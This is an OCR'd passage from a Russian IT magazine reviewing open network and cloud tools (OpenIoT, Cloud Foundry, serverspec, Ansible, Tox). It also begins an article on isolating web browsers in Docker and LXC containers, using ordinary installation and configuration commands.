- Самый верхний уровень позволяет пользователю создавать запросы на интересующие его темы и получать информацию, а также настраивать и мониторить датчики и приложения.
- На втором уровне, который в терминологии OpenIoT назван виртуализованным, находится, во-первых, планировщик, который распределяет запросы приложений верхнего плана и предоставляет им доступ к требуемым ресурсам. Во-вторых, здесь же располагается облачное хранилище, куда стекается вся информация с нижнего уровня, а также сохраняются и метаданные, нужные для функционирования платформы. И в-третьих, на этом уровне находится диспетчер, который объединяет на основе запросов планировщика сырые потоки данных в нечто более организованное и посылает их в приложения верхнего уровня. Этот же самый диспетчер подсчитывает все обращения для каждого приложения, что может быть удобно как для профилировки, так и для биллинга.
- Наконец, на физическом уровне и опрашиваются все необходимые датчики. Поступающие данные собираются, комбинируются, и им присваиваются метки. Этот уровень выступает прослойкой между OpenIoT и реальным миром. При этом развертываются датчики не абы как, а подключаются к узлам сбора информации, что позволяет уже на этом уровне отделять зерна от плевел.




Среда разработки приложений OpenIoT

OpenIoT разрабатывается под эгидой Евросоюза и сотрудничает с несколькими европейскими университетами. На данный момент проект находится в стадии прототипа, но где-то в конце 2014-го он выйдет из нее. Применять его планируется от кампусов до фабрик и аграрной промышленности.

Если же говорить о технической стороне проекта, то используется опять же Java, есть возможность самим тестировать данную платформу, благо виртуальные датчики в наличии.

Проект этот, как и само понятие Сети вещей, представляется интересным — однако навевает мысли об «Анклавах» Вадима Панова и не вышедшей еще игре от известного издателя. От всеобщего контроля, который и не снился лидерам тоталитарных государств, его отделяет почти незаметная грань. Но если Сеть вещей неизбежна, то открытая платформа выглядит гораздо более предпочтительно, нежели проприетарная, — вероятность перехода этой грани в данном случае кажется ниже.



Составление запроса к датчикам OpenIoT

Cloud Foundry

Cloud Foundry — открытая облачная PaaS-платформа от VMware, по большей части написанная на Ruby. Для начала вспомним, что такое PaaS. PaaS — своего рода фреймворк и инфраструктура для создания масштабируемых приложений любого уровня. Как правило, доступ к подобной инфраструктуре платный, и внутренности ее спрятаны где-то в глубинах дата-центров разработавшей ее компании. Соответственно, развертывание ее на собственных серверах невозможно.

Однако недаром в первом предложении прозвучало слово «открытая». Да, VMware одной из первых открыла свою облачную платформу, опубликовав ее исходники под Apache License 2.0. Таким образом, развертывание своего PaaS-облака стало доступным и для простых смертных.

Перейду к описанию архитектуры.

- Центральной частью Cloud Foundry является Cloud Controller, который управляет всеми модулями и хранит информацию о пользователях, сервисах и приложениях. Также он контролирует предоставляемые услуги. И да, он имеет как возможность управления из консоли, так и REST API.
- Помимо Cloud Controller, существует еще Health Manager. Он регулярно сравнивает текущую информацию, получаемую от специальных агентов (которые, к слову, отвечают еще и за изоляцию приложений), с желаемым состоянием, предоставляемым Cloud Controller, и, если обнаруживает какое-либо

некорректное состояние, уведомляет центральную часть о сбое.

- Непосредственно за маршрутизацию запросов к приложениям отвечает Router. Помимо этого, он еще и распределяет нагрузку.
- За состояние той или иной службы (к примеру, СУБД) отвечает Service Gateway, а за запуск — Service Nodes.

Особенности данной облачной платформы — во-первых, не существует единственной точки, повреждение состояния которой могло бы привести к падению всей инфраструктуры. Во-вторых, поддерживается горизонтальное масштабирование. В-третьих, VMware добилась от Rails, на базе которого в основном и построено ядро Cloud Foundry, асинхронности. В-четвертых, несмотря на то что написана платформа на Ruby, в качестве средств для написания приложений могут использоваться самые разные языки и фреймворки — от Scala до Node.js. Это достигается путем создания языково-независимой системы коммуникаций.

Платформа эта, по современным меркам, относительно зрелая, то есть «болезнь роста» она уже прошла. Неоспоримым преимуществом ее является открытость — то есть возможно развертывание локального облака хоть у себя дома. Также платформа позволяет создавать решения, масштабируемые до 5 тысяч машин. Но за все это удовольствие приходится платить излишней сложностью конфигурирования, так что в общем случае проще будет купить место в каком-нибудь платном облаке, а затем по необходимости создать свое.

```
dustin.whittle@appdynamics-dustinwhittle-osx:~ % cf login

API endpoint> api.run.pivotal.io

Username> dustin.whittle@appdynamics.com

Password>
Authenticating...
OK

Targeted org appdynamics

Select a space:
1. development
2. staging
3. production

Space> 1
Targeted space development

API endpoint: https://api.run.pivotal.io (API version: 2.0.0)
User:         dustin.whittle@appdynamics.com
Org:          appdynamics
Space:        development
```

Cloud Found

Serverspec

Но перейдем от высоких материй к делам более предметным, а именно к serverspec (serverspec.org). Данный проект предназначен для удобного тестирования работоспособности серверов. В качестве своеобразного языка для написания тестов используется RSpec. Удобен serverspec тем, что на тестируемом компьютере не требуется ставить никакого агента/бэкенда — все делается через SSH. Не буду здесь расписывать все его преимущества — проще всего привести пример spec-файла (httpd_spec.rb) для тестирования веб-сервера:

```
require 'spec_helper'
describe package('httpd') do
    it { should be_installed }
end
describe service('httpd') do
    it { should be_enabled }
    it { should be_running }
end
describe port(80) do
    it { should be_listening }
end
describe file('/etc/httpd/conf/↵
              httpd.conf') do
    it { should be_file }
    it { should contain "ServerName ↵
                        example" }
end
```


Как видно, язык написания тестов довольно простой, а в качестве базового языка программирования используется Ruby, то есть для установки (в случае наличия Ruby Gems) достаточно набрать следующую команду:

```
$ gem install serverspec
```

Приведу список интересных ресурсов для тестов и некоторые проверки, которые можно над ними производить:

- process — некий процесс; параметры проверок, за исключением be_running, соответствуют параметрам, доступным в команде ps;
- user — какой-либо пользователь; можно проверять наличие (exist), принадлежность группе (belong_to_group), наличие указанных uid (have_uid), домашнего каталога (have_home_directory) и login shell (have_login_shell);
- command — результат выполнения заданной команды; можно проверять stdout, stderr и код возврата (return_stdout, return_stderr и return_exit_status соответственно);
- zfs — файловая система ZFS; единственная стоящая проверка — have_property, показывает, соответствует ли заданный пул указанным свойствам.

При кажущейся простоте средство это незаменимо для небольших групп серверов, где нужно быстро проверить что-то однотипное и не заморачиваться с установкой средств мониторинга.



WWW

Документация по Cloud Foundry: docs.cloudfoundry.com

СОЕДИНЯЯ ЛУЧШЕЕ

В статье уже был дан обзор одного из средств управления конфигурацией. Rudder (rudder-project.org/site/) же, помимо собственно средства управления конфигурацией (основанного, к слову, на CFEngine), включает в себя еще и средство инвентаризации, которое, в свою очередь, основано на Fusion Inventory. Основные особенности Rudder таковы:

- веб-интерфейс для настройки и управления узлами и их конфигурацией;
- поддержка отчетов как на основе какой-либо роли, так и для конкретного узла;
- поддержка как декларативного стиля описания конфигурации (удобен для неопытных пользователей, они указывают в веб-интерфейсе, что именно они хотят видеть, и Rudder сам все это делает), так и императивного — для администраторов, которые хотят управлять тем, как именно происходит конфигурирование.

Поскольку основан он на CFEngine, на узлах нужно ставить агента. Веб-интерфейс написан на Scala с использованием фреймворка Lift.

ОПАСНЫЙ КОНКУРЕНТ ДЛЯ ГИГАНТА

Как и Cloud Foundry, OpenStack является открытой облачной платформой. Но в отличие от Cloud Foundry это IaaS, иными словами, является нижележащим слоем и предоставляет базовые ресурсы для работы с данными — то есть хранилища данных, виртуальные серверы и сетевую инфраструктуру. Делаться это должно динамически, поэтому неудивительно, что первые подобные решения были проприетарными и стоили больших денег.

OpenStack появился в результате объединения усилий NASA и Rackspace и в настоящее время имеет следующие возможности:

- возможность наличия более чем одного арендатора облака (Multi-Tenancy). Это, в свою очередь, предполагает развитые средства логирования, биллинга и удобный веб-интерфейс;
- масштабируемость — опять же это неотъемлемая часть любой облачной инфраструктуры;
- поддержка множества систем хранения данных — iSCSI, AOE, SAN...;
- в качестве бэкенда могут использоваться такие гипервизоры и технологии, как Xen, KVM, VMware/ESX и даже LXC.

OpenStack как IaaS не уступает, на мой взгляд, решению от той же Amazon. Отличается же он от последнего тем, что облако можно при желании развернуть и в своей фирме.

Ansible

А этот проект предназначен для управления конфигурацией нескольких серверов. Он аналогичен Puppet и Chef, но написан на Python и имеет следующие особенности:

- Не требуется ставить агент на управляемых серверах — они управляются по SSH; при этом есть выбор: либо использовать реализацию SSH на Python, Paramiko, либо же использовать стандартный SSH. Также есть возможность ускоренного режима для больших групп серверов.
- Может быть запущен (почти) без конфигов, просто с заданием команды, к примеру для обновления:

```
$ ansible webservers -a ↵
  "/usr/bin/yum update" -k
```


Эта команда запустит обновление для группы webservers, используя на удаленных хостах sudo. Если же нужно выполнять более сложные задачи, то Ansible поддерживает конфигурацию в формате YAML. Файлы конфигурации называются Playbooks, и в них допустимо использование шаблонов, что позволяет расширять функциональность.

- Доступны модули для самых разных систем, в том числе и облачных инфраструктур (например, Amazon EC2, OpenStack и Rackspace). Также можно писать модули практически на любом языке программирования — главное, чтобы вывод этих модулей был в формате JSON.

Опишу чуть подробнее структуру конфигурационных файлов. Как уже отмечалось, конфигурация хранится в плейбуках. Раньше там же хранились и задачи, но сейчас добавили новый слой абстракции — «роли». Роль же — набор задач, шаблонов, триггеров и переменных. Роль может включать и другие роли. Задачи, в свою очередь, самый нижний слой абстракции.

Типичная задача выглядит так (файл main.yml):

```
- name: installing net tools
  apt: pkg=$item
  with_items:
    - htop
    - iftop
    - tcpdump
    - wget
```



Установка Ansible

Первая строчка — описание задачи, вторая — модуль с параметрами. В списке объектов, если параметров много, можно использовать и хеши.

Это средство конфигурирования и развертывания выглядит гораздо проще, чем аналоги, так что для сетей среднего размера лучше использовать именно его. Но для динамичной и гетерогенной среды лучше обратиться к Chef.

Чтобы получить Ansible, используй репозиторий https://github.com/ansible/ansible либо, в случае с Ubuntu, PPA rquillo/ansible.

Tox

Попыток разработать альтернативу Skype было много. Tox (tox.im) — одна из них и кажется достаточно перспективной, несмотря на то что находится на ранней стадии разработки. Архитектурно его протокол похож на BitTorrent, с некоторыми, конечно, усовершенствованиями. Но стоит рассмотреть его подробнее:


- В качестве средства внутрисетевой адресации используется упрощенный DHT с шифрованием. В качестве алгоритма шифрования используется Curve25519, основанный на эллиптических кривых. Каждому узлу выделяется два адреса: первый адрес, являющийся идентификатором узла (32 байта), и второй, тоже 32 байта, являющийся также и открытым ключом для шифрования сессии.
- Шифрованное соединение происходит поверх протокола Lossless UDP. Замечу, что на данный момент шифруются, по-видимому, только протокол управления сессией и текстовые сообщения — аудио и видео будут идти по другому протоколу.

Что до самого клиента, то имеется как бэкенд (ProjectTox-Core), так и несколько фронтендов, причем есть не только графические, но и консольные. На данный момент фронтенды для Tox могут работать на Linux, Windows, OS X и iOS. GUI в Linux существует и на Qt (Qt GUI и ToxQML), и на Vala/GTK+ (Venom).


Проект выглядит достаточно интересным. Однако не стоит забывать, что на данный момент (около полугода разработки) он все еще очень сырой. Так, передача звука и видео находится в зачаточном состоянии — а ведь он разрабатывается как альтернатива Skype. Кроме того, добавлять пользователей путем добавления их ключей достаточно неудобно; впрочем, в дополнение к этой системе планируется создать более удобную — децентрализованные серверы ключей.

Некоторые также критикуют и безопасность. Поскольку система основана на DHT, достаточно крупные организации могут при желании построить граф социальной сети. Кроме того, система не защищена от атак MITM — по крайней мере сейчас. Слишком много информации передается в открытом доступе и не защищено с помощью цифровых подписей и сети доверия. Существует также вероятность (D)DoS- и спамерских атак.

Таким образом, приходится признать, что к «производственному» применению в качестве альтернативы всем известного аудио- и видеомессенджера Tox еще не готов. Но если есть желание поучаствовать в разработке и тестировании открытой P2P-сети передачи голоса и видео — это можно только приветствовать.



Qt GUI для Tox



Еще один графический интерфейс для Tox. Выглядит симпатичнее, чем первый

ЗАКЛЮЧЕНИЕ

Современные сетевые технологии напоминают известную басню Крылова. С одной стороны, внедрение облачных инфраструктур не может не сказаться на приватности данных — кто гарантирует, что их администраторы не могут посмотреть данные, которые пользователи хранят в нем? С другой — PRISM-истерия породила повальное распространение криптографии, клятвенных заявлений со стороны компаний, что за пользователями они не следят, и попытки гиков внедрить в массы анонимайзеры наподобие Tor.


Одно из решений этой проблемы заключается в использовании открытого ПО. Если платформа для создания Сети вещей будет открыта, то в идеале любой человек, обладающий соответствующими знаниями и навыками, сможет убедиться, что без его ведома никто не отключит в его доме свет, а если это не так — написать соответствующее исправление. Это же относится и к различным видам сетевого общения.

К сожалению, большей части пользователей все равно, открытое ли ПО стоит у них на компьютере или проприетарное, пользуются ли они открытой облачной инфраструктурой (если они вообще в курсе, что это такое). Но даже те, кому это не все равно, не всегда имеют нужные знания для того, чтобы в этом убедиться, — особенно это касается криптографических алгоритмов.

Но если вернуться с облачных высот на грешную землю, все не так плохо. Для администраторов появляются удобные средства управления сетью, которые реально облегчают жизнь и автоматизируют все, что только возможно. ⌶

Матрешки для серферов

Используем контейнерную виртуализацию для безопасного веб-серфинга



Евгений Зобнин
execbit.ru

Есть несколько способов обезопасить себя и свою машину во время веб-серфинга и выполнения других сетевых задач. Наиболее простой — завести в системе специального юзера, от имени которого заходить на безопасные/опасные сайты. Другой способ — это поднять виртуальную машину, установив на нее, например, Hardened Gentoo. Еще можно установить Qubes OS, но все это слишком избыточные конфигурации, которые можно заменить контейнерной виртуализацией.

ПОСТАНОВКА ЗАДАЧИ

За 2011 год во всех популярных браузерах суммарно было найдено 594 уязвимости, из которых браузеру Chrome принадлежали 278, а Firefox — 89. 197 уязвимостей в Chrome относились к классу высокой степени опасности плюс одна критическая уязвимость, в то время как в Firefox уязвимостей с высокой степенью опасности оказалось 65. В следующем году в Chrome обнаружили 125 уязвимостей, из которых 68 имели высокую степень опасности, в Firefox соотношение уязвимостей стало 159/99.

Chrome 29, выпущенный 20 августа 2013 года, закрыл 25 уязвимостей, часть из которых имели высокий уровень опасности. 13 ноября того же года появился Chrome 30 с 12 закрытыми уязвимостями, отдельные из которых приводили к раскрытию личных данных пользователей. Выпущенный 2 декабря Chrome 31 закрывал 25 проблем безопасности, одна из них носила критический статус, а 21 — высокий. Chrome 32, выпущенный 14 января 2014 года, избавился от 21 уязвимости, 16 из которых с высоким статусом опасности.

Я мог бы продолжать этот скучный список еще долго, но картина уже должна быть ясна. Браузеры изрядно дырявы, и со временем особо ничего не меняется, а где есть дыры, там есть и те, кто их эксплуатирует. Современный браузер, который уже начал превращаться в полноценную операционную систему, — это огромная махина из миллионов строк кода, и многие из них могут быть потенциально опасны.

Если злоумышленнику удастся поломать защиту браузера и получить контроль над ним и пользовательскими данными, а что еще хуже — выйти за пределы браузера в операционную

систему, скомпрометированными окажутся не только браузер, пароли и учетные записи для разных сайтов, но и вообще все пользовательские файлы и даже операционная система вместе с ядром. Все это приведет к таким забавным последствиям, как, например, угон аккаунтов, абсолютно прозрачный фишинг или перехват трафика, угон баз паролей, хранящихся в другом месте, скрытый майнинг биткоинов и черт его знает к чему еще.

В свое время Иоанна Рутковская, получившая неофициально прозвище Руткитовская, наглядно показала, что веб-браузинг может быть достаточно безопасным только в том случае, если разные инстанции браузера для разных типов сайтов будут выполняться в обособленных виртуальных окружениях, неспособных к взаимодействию друг с другом. Идея легла в основу операционной системы Qubes OS, которая представляет собой своеобразный Linux-дистрибутив, построенный на базе технологий Xen.

К большому сожалению, в силу своей архитектуры Qubes OS оказалась мало пригодной для обычных пользователей, которым от машины нужны не только возможность запускать браузер и офисный пакет, но и возможность устанавливать проприетарные драйверы, большой репозиторий софта и куча других возможностей. Поэтому в рамках данной статьи я хочу показать, как идею разделения браузера и задач можно реализовать в любом Linux-дистрибутиве без каких-либо серьезных ограничений.

ИНСТРУМЕНТЫ

В Qubes OS Рутковская использовала Xen, обосновав свой выбор логически более низким уровнем изоляции (ниже ядра Linux) и сравнительно небольшим объемом кода гипервизора, найти ошибку в котором по логике должно быть гораздо сложнее, чем в ядре Linux (если речь идет о KVM или, например, OpenVZ). Для нас же Xen не слишком удачное решение, которое создает слишком много ограничений. KVM также не очень удобен, а вот контейнерная виртуализация вроде OpenVZ или LXC подойдет очень даже хорошо.

Контейнерный тип виртуализации не так безопасен, как Xen и даже KVM, но его уровня изоляции будет более чем достаточно для решения нашей задачи. Я лично предпочитаю использовать LXC, но выбор инструмента и дистрибутива тут совсем не принципиален. Также я хотел бы обратить внимание на надстройку для LXC под названием Docker, которая существенно упрощает развертывание виртуальных окружений.

Мы воспользуемся Docker для того, чтобы посмотреть, как быстрее и проще всего можно развернуть виртуальное окружение с браузером внутри. Затем попробуем использовать LXC как более гибкое решение, позволяющее создать несколько логически разделенных окружений. Одно будет предназначено для «развлекательного» веб-серфинга, для сайтов вроде YouTube, ivi.ru, Last.fm и посещения разных блогов и новостных сайтов. Второе окружение будет рабочим (документы, таблицы, корпоративный сайт и так далее). Третье — интернет-банкинг и финансы: WebMoney, PayPal, Яндекс.Деньги.


Разделив задачи между разными виртуальными окружениями, мы решим сразу несколько проблем:

- Компрометация браузера во время серфинга по разным развлекательным сайтам не приведет к утечке рабочих и финансовых данных.
- В случае получения контроля над одним из браузеров/окружений остальные два, а также основная система останутся в безопасности (по крайней мере до тех пор, пока взломщик не найдет способ выйти за пределы окружения).
- Для разных типов сайтов мы сможем использовать разные браузеры и настройки (в «финансовом» окружении, например, нет смысла устанавливать расширения, а в некоторых случаях можно обойтись без JavaScript).
- Мы сможем делать снимки окружений для быстрого восстановления или переноса на другую машину.

DOCKER

Самый простой способ развернуть окружение на базе LXC — это воспользоваться Docker. В Ubuntu, Arch Linux и многих других дистрибутивах Docker есть в основном репозитории, поэтому для его установки достаточно набрать одну команду:

```
$ sudo apt-get install docker # Ubuntu
$ sudo pacman -S docker # Arch
```




Та самая Qubes OS

Далее запускаем docker-демон. В Arch/Fedora так:

```
$ sudo systemctl start docker
```

В Debian/Ubuntu так:

```
$ sudo service docker start
```

Теперь мы готовы развернуть новое окружение. Сделать это не сложнее, чем установить сам Docker:

```
$ sudo docker run ubuntu top
```

Эта команда загрузит базовый образ окружения Ubuntu с сайта проекта, создаст новый LXC-контейнер, поднимет виртуальный сетевой интерфейс и запустит команду top внутри него. Размер образа — около 650 Мб, внутри минимальная система. Для загрузки также доступны (index.docker.io) Fedora, Debian, минималистичный образ с BusyBox и множество других. Доступны также и неофициальные образы, наиболее примечательный из которых magglass1/docker-browser-over-ssh. Это уже готовая сборка Ubuntu с предустановленным Google Chrome, Firefox и форвардингом X11 через SSH.

В этот раз мы не будем сразу запускать контейнер, а просто получим нужный образ:

```
$ sudo docker pull magglass1/docker-browser-over-ssh
```

Когда образ будет получен, запускаем контейнер:

```
$ sudo docker run -rm -t -i magglass1/↵
  docker-browser-over-ssh
```

После недолгой инициализации на экране появятся примерно такие строки:

```
IP address:    172.17.0.2
Password:      zKksgadv8VbunE5D
Firefox:       ssh -X webuser@172.17.0.2 firefox
Google Chrome: ssh -X webuser@172.17.0.2 ↵
               google-chrome --no-sandbox
```

Это IP-адрес окружения (он может изменяться между запусками), рандомно сгенерированный пароль и команды для запуска браузеров. Теперь достаточно открыть второй эмулятор терминала и набрать одну из них. Браузер будет открыт в отдельном окне. Не самый удобный способ, зато он имеет ряд преимуществ:

- Благодаря особенностям Docker каждый новый запуск браузера будет происходить «в чистую». Другими словами, нам не потребуются разные варианты окружения для разных задач. Для того чтобы зайти на потенциально небезопасный сайт или интернет-банк, достаточно просто запустить новое окружение, выполнить работу и закрыть.

- Такой сэндбокс легко развернуть на любой доступной Linux-машине. Главное — наличие интернета.
- SSH-форвардинг позволяет полностью отрезать контейнер от основной системы.
- Достаточно высокая производительность браузера.

Из недостатков можно отметить отсутствие мультимедиавозможностей. Видео будет играть не совсем плавно, а звук не поддерживается.

LXC И XEPHYR

Теперь попробуем создать несколько однотипных окружений для разных целей. В этот раз воспользуемся Ubuntu, чистым LXC и X-сервером Xephyr, последний позволит нам создать виртуальный X-сервер в гостевой машине, картинка которого будет отображаться внутри десктопа хостовой системы. Этот вариант не многим лучше проброса по SSH, он просто другой.

LXC у нас уже установлен как зависимость Docker, поэтому доустанавливаем debootstrap и bridge-utils:

```
$ sudo apt-get install debootstrap bridge-utils
```

Теперь создаем новый контейнер. Назовем его web-browser:

```
$ sudo lxc-create -t ubuntu -n web-browser
```

Как только образ будет выкачан по сети, запускаем контейнер:

```
$ sudo lxc-start -n web-browser
```

Устанавливаем нужный софт в контейнер:

```
$ apt-get update
$ apt-get install xterm openbox firefox
```

Теперь пишем небольшой скрипт, который поможет нам запустить Firefox внутри псевдодесктопа:

```
#!/bin/sh
# Запускаем вложенный X-сервер
Xephyr -ac :1 -screen 1024x768
# Запускаем Openbox и Firefox внутри этого сервера
lxc-start -n web-browser -- bash -c "export ↵
DISPLAY=IP-ХОСТ-СИСТЕМЫ:1; openbox & firefox"
```

Не спешим запускать контейнер, а вместо этого клонируем его для получения нескольких контейнеров с браузером внутри:

```
$ sudo lxc-clone -o web-browser -n web-banking
$ sudo lxc-clone -o web-browser -n web-other
```

Так мы получим несколько контейнеров, каждый из которых будет предназначен для разных целей. Скрипт запуска также можно скопировать плюс написать десктоп-файлы для создания соответствующих иконок:



INFO

Способ создания контейнера из раздела «LXC и Xephyr» гарантированно работает только в Ubuntu. В других дистрибутивах, скорее всего, придется самостоятельно поднимать сетевой мост и формировать образ контейнера.

```
[Desktop Entry]
Version=1.0
Name=Firefox
Comment=Access the Internet
# Путь до скрипта
Exec=/home/ЮЗЕР/bin/web-browser.sh
# Путь до иконки
Icon=/usr/share/pixmaps/firefox.png
Type=Application
Categories=Network;WebBrowser;
```

Чтобы иконка появилась на рабочем столе, ее следует положить в каталог ~/Desktop.

LXC И КОНТЕЙНЕРЫ ПРОСТРАНСТВА ПОЛЬЗОВАТЕЛЯ

У описанных способов запуска браузера в контейнере есть один существенный недостаток: они работают с правами root и располагаются в корневой файловой системе. С точки зрения безопасности и здравого смысла это не совсем правильно, поэтому гораздо лучше запускать контейнеры в пространстве пользователя.

К сожалению, требуемая функциональность доступна только в разрабатываемой на момент написания статьи Ubuntu 14.4 и еще не вышедшем LXC 1.0. Зато инструкция, как это сделать, уже есть, и написана она Стефаном Грабером, тем самым человеком, который занимается поддержкой пакета LXC в Ubuntu. Ни в коем случае не претендуя на авторство метода, я приведу здесь суть его цикла статей, что будет интересно и пользователям Ubuntu 14.4, и всем тем, кто хочет узнать, на что способен LXC.

Итак, контейнеры пространства пользователя используют так называемые user namespaces, появившиеся в ядре Linux 3.0.12. Они позволяют отображать определенные диапазоны UID и GID из хост-системы в произвольные диапазоны UID:GID внутри контейнера, благодаря чему непривилегированного юзера хост-системы можно сделать root'ом внутри контейнера. Вся эта функциональность контролируется ядром плюс несколькими модифицированными утилитами вроде нового loginuid и утилит пакета shadow. Также появилась утилита lxc-user-nic с setuid-битом, которая позволяет управлять ограниченным набором сетевых настроек от имени непривилегированного пользователя. В основном она используется для изменения настроек сетевого моста.

Специально для создания userspace-контейнеров разработчики LXC подготовили шаблон download, который автоматически выкачивает из Сети регулярно обновляемую сборку Debian или Ubuntu и создает на ее основе новое виртуальное окружение. Чтобы получить эту сборку (в данном случае речь идет об Ubuntu 12.04) и создать новый контейнер (назовем его опять же web-browser), достаточно выполнить одну простую команду:


```
$ lxc-create -t download -n web-browser -- -d ↵
  ubuntu -r precise
```

Далее необходимо сделать так, чтобы в контейнер были проброшены необходимые для вывода картинки файлы устройств,

↙ **Получаем образ контейнера с Firefox и Chrome внутри**

```
> sudo docker pull magglass1/docker-browser-over-ssh
[sudo] password for j1m:
Pulling repository magglass1/docker-browser-over-ssh
276af326f64f: Pulling image (latest) from magglass1/docker-browser-over-ssh, endpoint: https://c
276af326f64f: Download complete
511136ea3c5a: Download complete
c73faecc4ecf: Download complete
7c8239470142: Download complete
7ab21c70bbe5: Download complete
702c9731b37d: Download complete
17a5ea118dbd: Download complete
97701e25e6ce: Download complete
12042d0cab48: Download complete
eaa60035bd94: Download complete
b977f2698d48: Download complete
7f790ac5a3d8: Download complete
de4866d4cc20: Download complete
651c6dd0928c: Download complete
f4cf555c4ef8: Download complete
996036b34c5c: Download complete
3814bab9cac7: Download complete
>
```

↘ **Запускаем Firefox в контейнере через SSH**





ПОЛЕЗНЫЕ ССЫЛКИ

Оригинал статьи Стефана Грабера: goo.gl/qOa9F3

а также сокет X11. Для этого открываем конфиг контейнера ~/.local/share/lxc/web-browser/config и пишем в него следующее:

```
# /dev/dri и /dev/video0 для доступа к видеокарте
lxc.mount.entry = /dev/dri dev/dri none ↵
bind,optional,create=dir
lxc.mount.entry = /dev/video0 dev/video0 none ↵
bind,optional,create=file
# /dev/sound для вывода звука
lxc.mount.entry = /dev/snd dev/snd none ↵
bind,optional,create=dir
# Сокет X11 для создания окна в запущенных
# в хост-системе иксах
lxc.mount.entry = /tmp/.X11-unix tmp/.X11-unix ↵
none bind,optional,create=dir
```

Далее находим в конфиге следующие строки:

```
lxc.id_map = u 0 100000 65536
lxc.id_map = g 0 100000 65536
```

И заменяем их на такие, поставив вместо 1000 собственные UID и GID в системе:

```
lxc.id_map = u 0 100000 1000
lxc.id_map = g 0 100000 1000
lxc.id_map = u 1000 1000 1
lxc.id_map = g 1000 1000 1
lxc.id_map = u 1001 101001 64535
lxc.id_map = g 1001 101001 64535
```

Все это означает, что UID/GID от 0 до 65535 в гостевой системе будут равны хостовым 100000–165535. Исключением будет только UID:GID 1000 (то есть наш UID в хост-системе), он должен быть одинаковым в обеих системах, что позволит гостю работать с иксами, видео- и аудиодрайвером. Проще говоря, хост-система будет воспринимать запущенный в контейнере браузер как «родное» приложение.

Далее исправляем владельца домашнего каталога внутри контейнера на наш UID:GID:

